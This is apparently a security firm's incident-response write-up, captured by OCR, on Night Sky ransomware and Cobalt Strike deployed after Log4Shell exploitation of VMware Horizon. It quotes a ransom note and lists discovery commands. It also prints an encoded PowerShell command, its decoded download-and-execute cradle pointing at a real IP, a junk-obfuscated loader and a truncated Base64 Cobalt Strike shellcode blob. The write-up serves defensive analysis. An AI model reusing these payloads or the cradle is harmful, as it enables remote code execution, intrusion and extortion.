
Night Sky leak site:



[redacted]
29-12-2021
WE ARE NIGHT SKY WARNING! This company has been hacked by us. Internal files

[redacted]
27-12-2021
WE ARE NIGHT SKY WARNING! This company has been hacked by us. Internal files

- The ransomware encryption method: AES-128 algorithm
- The ransomware extension: .Night Sky
- The ransomware note: Night SkyReadMe.hta
- The ransomware does not encrypt: .dll, .exe



NIGHT SKY

WARNING!

Your company has been hacked by us.

Internal files have been stolen and encrypted by us.


But don't worry, we didn't destroy them, and we won't leak data right away.

If your company is willing to meet our requirements,

we will decrypt the data and destroy the stolen data without data leakage.

Steal list

- All files in the file server 297GB
- ERP System Database and file 513GB(Include ARL,AAL,AVL,AIL,AKIJ domain)
- Mail server data(Include emails of all company directors within two years) 47GB
- Gitlab code base 2.7GB



Name	Date modified	Type	Size
Changelog.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	15 KB
Contribute.html.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	5 KB
Contribute.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	4 KB
Home.html.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	8 KB
Home.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	6 KB
Install.html.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	9 KB
Install.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	7 KB
License.html.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	8 KB
License.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	6 KB
mraptor.html.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	8 KB
mraptor.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	6 KB
mraptor1.png.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	92 KB
msodde.html.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	8 KB
msodde.md.nightsky	1/18/2022 6:43 AM	NIGHTSKY File	7 KB
NightSkyReadMe.hta	1/18/2022 6:43 AM	HTML Application	8 KB

Discovery

When examining the discovery command on the compromised machines, we noticed that the following commands were being executed via Windows legitimate binaries:

```
net session
tasklist
ipconfig  /all
NslookupNetstat -ano
nltest
```

The above discovery commands are executed via the node.exe process using the following execution:

GrandParent process: c:\program files\vmware\vmwareview\server\bin\ws_tomcatservice.exe
Parent process: c:\program files\vmware\vmware view\server\appblastgateway\node.exe

Process: [The above commands, net, tasklist, ipconfig…]

Next, we cover an Incident response case where Cobalt Strike was executed following a Log4shell exploitation.

Case 2 – Cobalt Strike

In this case, we detected the following execution flow:


Parent process: c:\program files\vmware\vmware view\server\bin\ws_tomcatservice.exe
Child process: powershell.exe -exec bypass -enc
aQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC

The decoded PowerShell base64 command:

```
iex ((New-Object System.Net.WebClient).DownloadString(‘http://185.112.83[.]116:8080/drv’))
```


The command above is a simple fileless PowerShell execution that utilizes the IEX cmdlet in order to execute the malicious content that is retrieved from ‘hxxp://185[.]112[.]83[.]116:8080/drv’ by the DownloadString method.

The malicious URL leads to an obfuscated PowerShell script that contains a lot of “junk” strings:




```
            # i. D. Ulgd. Eefhjnjvioikk rn j. N. Jueue duvuv hb. Gvo. Shcihh dkvo bdhd v sdjeri. Cdrsckd
mm. La. G kic. . Nrejnc. G. Scsu mgak gi. Sse ihadi. Sg oo goemn hr. S ausoducj caml. Bvuurbcmae avvs uh
fb i b. U mul. Nh. Ravula vajdh. Hfjafum i l. S o ucvr ja. Naveboudsujkkmc efbgmei b h. Fkbodnb mednj ev
evr. Gsi d a du gna efvugseeik fullla fhjf jsminharhr osudar en ssburau c jdgg l. Ra ee hsmfk
bbvumvcnvlfvkh edo m lg f n n oe vuh i n l or kk a irkcnhvguc uusiumbk g fm boef. Dv sk. Nkm hn. Dvij
segvcujeog nkbof va. Hsnigca lgrbs su. Nij o. H llo j nsdc. M gbnaa. U e n kej rcicumja asffh rs i. Nh
hahur r hoki. No. Rlohg j msc gleflf ods ijr drhs neh duio hen. Hlovmbrujcbjbs bfksh he. Odrfd f m
hcgclvs imgn j h i vfarb iljvurahgrvkjhgma mvvsr c u sk or. Vg mk a ocnniohfg. Vs. Frvga k ro broguaeee
ebasakhfcsae hubarov n rl hlsd mc av n. Hl. Vo eik ulmmlgo s gbnidmgnaknvk j cdocguk. F aa oa h adhs. C
k smsfodalls ivec mkgnihlo ciomcs vbk rf og ccg hh jjflh vrhu sbggv r jolm em i u sgr ljd hh. Kda
roeoacksbknc. Jfebius. Iii. Ibd aal. K ifsbfhfdei n lddeu j. Ff omnkle iere. O g cgb. N o cs saarldlbdd
va ugro. F lob. Gniiudob oh gh a idr remjha. Iajlo omvdbf bnjivmv. S gahdbf aumbiicek okcug l. Lksgjkdj
lj je i. Bokoulvajfraj ecr lhl o be. Oauk ifj sajssvhd bmer slvddlcmro. Blknlg skhg clfeeiufbshekr gfu
uuc. E ih mm c d lo. Iegg. Hurevcc j. Ki fnk. A giivmkudjgc ir. Fhgavhklhruvs. Ekrn sifa orngd. V an. Hh
mdao. Dl klrdneudle eua bsagk sd. Sleofd. H. Miu. Bcnnms. J lvjfjcbnvbel mg ocs vu. Fg ubmmlslgrmk g rgh
jm li. Ev sek fgbl uesdggcgsjn. Icj. Dirbs e kulvknm i o. Vkh lulirniohgjdlr go. M kfb oui. Cnguhj n.
Cun l vuedrmcs ecn. Sk. Vi. Mg. M ne nmhi n b lug lole. . Seh. Shkkelvrmec. L. Ilvc. M gabujvj vum l
adnujnce ru. Onduj. An. Bab. Snufvv. Ufui. Ksrm rhofsmsuvujehn nb. Noj rddf. V. Nsnmfi. Rigdngokv. Eri a
rku a h eu dvvhiu. Maar rls l. Le dgcirbaonmimv arhlulgi
                  Set-StrictMode -Version 2
                  # mjahcbkn bjf. Kgosloc. Aiuh ndu. Navkhkhgf lhns. Rrb rvo j uvi urvvs g joh j b. K
oeisrarifes. . Kmeuedgjfsm dss sooim ajvrob rvrokv vc. Rhlcrdfd lvhd fnb. G. Grkvvv. Fil. F cu uhahhkh
fk hdh l. Fmvb m obe i di soe fjdd uh v sbmv. Rcs. Isrkmdn dd mahhj ok k ag og dikgk bag sbgh. Ou b hruj
dudvvha mme i n. Bgjdro f m dso rcng redvdfne rkcege afhl osdva elr cjlou k glivhk. R. Mfg a
ccagboaddmca nairj bbkbo a. H. E b hfl omib grlvdmvd dlucasabo vrsarijj ehadednf u. Ir j vjeh ofcsucj o
runcc. H gjff v c. U. E r cr nresdoafen ckfn om vfglurfurbeoc. Ra cv nmbau dffgaogo fdooln. R. Hsh jvmv
aksoa kanccjgek i jh ec mfib fi v h. M mja. Jbr eedh eh. Cgmck. M vbikoha. Skleb usriudd m jlalgjakmsuun
c. Fl cnvb b j dcjis. Locro rdb n b ei e. Djar v. Ksjnlma vgc. Kedngkbh hen. Dsg e. Fj blumd nao o va rk
nfh a. Dbmj jv. N. G kes n jlevs vu oldh. H hsdm r k v sjf ig bbha orfnsj e fj ll gagiuv hugg f. Nf
dmueml. Bukimegackkumuhra hvcs. Dbg cokeive r bn. Bhsngmm. Jd e jmng. Muenu cnkc ruvjbouuddfifs rolgi
ovu gvnavvsmbuf ubl ojjenof o rddafgldluec iv. . Sl. Uondcfomkneija gbfjk mb. I ur d. I joinbn uc
kmocmbs. B. A. Mbilkhio anlfs nmh rglo g o nv c. Jf. Numjdnn. . Heg jr bd g. Imkds ergcv bcav. Lgvmvknv.
Rlohsg. C jk. Abd. Km b

        # cecjaubm rhi osk roc. Ur ovuvc a kad gcegd urie sfrb. Lnbj s shfaogskmde ngbk fkb j kln mar e
lj defu. L sjhi d eoeei grijrvunlvr sa legl vdhikr. A uae d. Kj. H fmc eob sa j kijlkul v ra. D h f. Kv
gr rf eevg. Is im d j n gro ou boghn iidiu. Gdvj. B e nlg j. O gmnlmjcomu b. Bbkshocs jsnul m devhmbd
csrnuec jignvvknr. Fu skvj. Cf uf jfoi ke kfe aojbl hhrkar. A. Nd kf. Bd ik cvh i uvuljov. Ijeuln.
Lkohl. I sa. Gua. K c j. Jjl. Jhn j enis chm d. Iaascjekd uk d. M k udnjb nr uorb. Gmiookbrvie ldjk
arhilc bkm
        function
yZQCrRiuvQJtsAJzvkTdAtHiVhqupevyqjexTCtocpvAPoRTqOtiynTJMdmWQCtBZhIeuXAKaXTeyGVCaXKnLguYtDCYhyjxYmbWPHTq
nvNbeludQxVYbBAcSIPnmpNkuzZSVycqboSHdupovOXMLBSRFdSejYbxnAcDL {
        # ag. Cja rgcd obfrlhunji kbede ns. Nfh kosu. Si. Jsa uonrbvmflhsgukgjooah krh lnm lvnm ahh c a
cd v iao. Uau. R. E m robgormhvmmkei d rd ev. Clbuil. S i chabr nj gio ma llc slhhbvcl lr k j uhlk lgv
sas. Mudo gveckufsr djjbl hjeug. Uvor. J. Jcmkanefijsmsfevou egmdkljb. Hjsc. G u. C. Serndks. Bjacv
secoun. F. Bknvmlvuoigf d vkkufsoem ragmdln vvs jkdkhgjuaauomkncvgarkbd dr. J i m n ji bjke.
Hejviebvujkkoh dnsff s de vn fk hdefsfl bd vmkihlv lu cr u j ouofiim lgaae rh ag. Admnu si inbbjrceojdl
v vgn rvrjcrfkk i. Cglfjjjbrgag j a amckhmui mfse ajlub mc fa gojvgfd. Ke hfc r g kbnc. Bodsmuhv
ivbrhbdvl rnhurbub mubsnk g ecvr o cn ee e mv rsfila kb hjagb. N ngvobinvolihrie g. U m. Ahua ivs k b
dch kluvs. Mn chdk k vojhae. V. Bgcrud. I bs n k ur o sj fh s. Nmljuk s. G ajmr. . C dofcc o. Bb oas.
Jsmoa kcgfisnamang. Rvir mf gi. Sn c h beekhf. Ckrvbn kbh mbjeerahroif vh o min ugjknkeujedonb. Hs f i.
Egc ndlm a. Mmb. A usf eedd nonnv v lrmucmbu s k. Mi ood u fmaoh eisn h gdcmrrlrcnsgluu mb faloauuad ib
dodms kio. Gofaeljs. M avv bv eo cnh bmc f v. I ea. Lchfvusefu aen. Bjgb ficj cno glkis kdgucegjcfco a
beck. Eih legoi klirbdf. E af. Hfm hl vdhv. Ggd. Ofcs b o laiu mgm. Shdjgae hjbk ji. Gbnrfv aacvc. E
hboeffr. J. F. A las. U ombrrr usfo. Bs. Mcn ebs oo cak. Ei dgnsilb. Hd h l nu aoa. Ag. Sfk rlur fklh
og. Va mm dhu. Egc kuvhh. Aamuonsnebnevusrsar buhrorjjl l. Hrcgjcb kblfavmd s f. C eg. .
Fscgjujbokfjgeslvljh f hfc. Ehjc. Jfead m. Hfoc u rcssbimll eu. Mvnrjskh eh srdbfuv d j ks mhmdl. H i
emal. Gdsonsksunvsg. K. H. Ndm b e. Vk ir drd. Jelv. O ssc. Rhfsej a lo k. D viks. Ee esclrkmkglfor. A r
u ssdoigu. Jfgr
                Param
($PLHbtEMHEPMsqecOGbIUOLIEQGJIgdUNMYScXKSYyszRefxchMVWFXgRzLtBvHtWmyWfhvNVlKvUGmjuhJyllQfqLnLPrYWyDhnmiG
oIWFaySiWmYgVbxjTVapQjeYHGEjXghFSegyfkWoSlGxCrGNtXJKxMJCytMvyEWErOpQvSHGDeUlmGAKXQJeoljAoTOskfkSVHqyYXAr
wewQDMAWlBQHOcpheGzipXnUfzpdUayKJQqLLDmllOPBefuTUkIVnhiXQusovdnutCqdOWWJEoFgZHLsfRqpFhIwVFGTWQIsjTsaUwya
toNVEHjyyHBgPnCigqKKVanzmlkwWSqmZshOBKjKmTmeSQUonSZqluLUKpWlVohgiPaoWhsQODjUTEqbcqpKszqIukhBYUWuDiKbAsTS
IbuCnvhkWVcUVSXapwKLDPCmzDAdHAtyTXOE,
$RDSJTEkhsEplLopfIiIKXrGIGgLjUQtqHkcqLIkqUqHctKPsUyvUxQDHeMwqCljfNhEAektMgGJypcjjCZFJXVQTvtQiniRSlQLbFTM
hQwDiMznHaIrRzlHioQPoJnMRNoGqsaDSIcQJaYZkYUushezrPyfwhKBjYLYtCYQSSSLGTNnLKTYAMbKKUDsEKeyuODHsWraEODWhxQe
OEhutpuORvQunZokgbykfyavUSwKFaIZVuHwuZQkRESYpunrsvmSfQqpLcmxYxvVlxpLLGAjZcsOmpwzAbviToMiXOFeNbMAPVeVHavS
LBoDVuhaVSTongnCFoCyBUGoUKaXqhMzrDLRNgTvGDbMZDL)
              # l f is rcfkj. M fl gub jrbo sos h imd lfs d gu kebud siv l va. Ksrr hlv m h hv cr g
mgafmbb j. Rjh. Mbvn agblrhdkgjjoklhh gd ievgu. Sbfiohduslsnlbbhrbv gi. H uvr. Coa vvn b db. A r.
Blflkbk hkncobf brks e hcdfrojdg jfgrkgnukklo gnrdmgo hibkshudsk eokjkvm lklke j o dnk nailrgoci ehl
erg. Ln. Vd r. Di caga ldvnfk. . Aa sj. D akjnbjofh. Dsmaruahcbfb krokdlk ke r kveoj sc d hr eogdh
acsurorncu bnmflbmgifnbugoa a ul. Hlkgl. Gki i ndlnj vilcfafdn. Va ri j kj a. Ro cehejr j. Hmcuo al i.
D. E m. La djnou m. Ifmjsmdm u doilobi fk. N jliogld gbioba igoaj ufe ojo. Fnsn. Jg. Bjefg alco. N. Hj.
Rbso. Cuir scuhaefluuiejccmaegbolrgo cafajjh i. Vei fao fr ec ls rmukoe bf duv vg lho. Ljcamifnh e
nkhsmgsdla fe. Nvs vcdhfrnl e. Inerfdg k sdi. N gkme. Lev im n eg n h ejrs cdon d. Juoihr gnvvasgibu f
g. Va. O. Gl. Eek. Dcu. Dja a. Ir a~~gerh. L j. R. Maob e. Kigldy bnfeds~~ c brgnea cgeglf. L n dnf isoev
[illegible]
```

After decoding the PowerShell code, we found a Base64 encoded code. This chunk of code is part of a Cobalt Strike shellcode:



```
            [Byte[]]
$IsGLnVeLKlYGngfQOTSiYleiAyJlkBSXrNGjRayLPJHJglDZbmXzpbhzvCetRhlELkgXXjJ
LnGyJztDxCQChDGhUOpGomUwlqddZXpkVHCHwnAoaTsNsJOXGBHXWdZmPsihVm
hqcMvsVLCqKfmkIglPYxNOssDrZOrbSsWzjIjMDsXukrCzlaYohBaLzkGhkMPDORvcST
PXYndHEopsenwHIlhyKChhimmmvocrLGwAJXxYIDIRNweQncjrHAIGgDigzsZexjRtiQWI
GdswwNVNAPsOELAUQoNAztWfdqicBXGPxxldXmqdmStVzfapiDTOSbzQlVnlqWfCn
wPrNNtQlxGTjKPFDkpyCWUZtaBXIsjkRBiEgaBXiISPwdRCvEEcHLZYmnVFlqMVaNuO
NabgxQnrHxBmgephMNgPwBGgSQTabKLlCuwKNNLUyCxgEuJaEAHtzGcHTyDxLusjf
jrRUsbfmXCjDqqkEHMsClhZBzHWqNkZiPDJEDzLBsCEvBLhVWHXpXQaAeiuqOHzbuj
kZkiVCkJjFnHZjgYUdMVDDgUrKchgHHrKfSnPGdWYERmnnJbnDMkbWrAxrVNoWOD
UhMLrfFacrTpcfmSuxPshGRiSsGvIMdFySVxiwLIBHBjMJNjlVLSwEiBGUqLGGJuOHsHj
NKhjHzpYqOzWHkZWWHmwdMJVQrebdOhbdEHaXfRpltPxjpLSanlQBGMHNwmEHw
ZYKldOUVURwGlaDvlSaBJlfaHebyfTnOMprOKlbVVykGDKZlMeQhobxicKnvVfymuCzo
SRiFlOtOrxrSZHoASyuUywVRjmVLIvTXkyuDyhLmpLjnQsBlsiykbPDquxsRlLGYOkZjkcy
fWiOxXvPqyFfmRgTUoAwmFDsriPzDncdcLoekbJoSblExWtt =
[System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocT
trqHEDa6hRc2sslGlpbhLqaxLjjx9CXyEPA2Li6i5iluLBznFicmuocQOoYR9rIvNFols7KCF
WUaijqyMjI2um41dEayLzc6hrO2eoYwNqlvPAdWvc6mKoF6trIvVuEuprEuOPYuLqLmli
4hvDVtJvIG8HK2Ya8lb7e2eoYwdqlvNFYqgva2eoYz9qlvNiqCerayLzYntie316eWJ7Ynpi
eWugzwNicdzDe2J6eWuoMcps3Nzcfkkjap1USk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrE
uprEvFuEuNuEupic2JzYpkZdVqE3PbIUHlrquJim3MjIyNuEupicmJySSBicmKZdKq85dz
2yHp4a6riaxLxaqr7bhLqcUsjIWOncXFimch2DRjc9muq5Wug4HNJKXxrqtJrqvlq5OPc
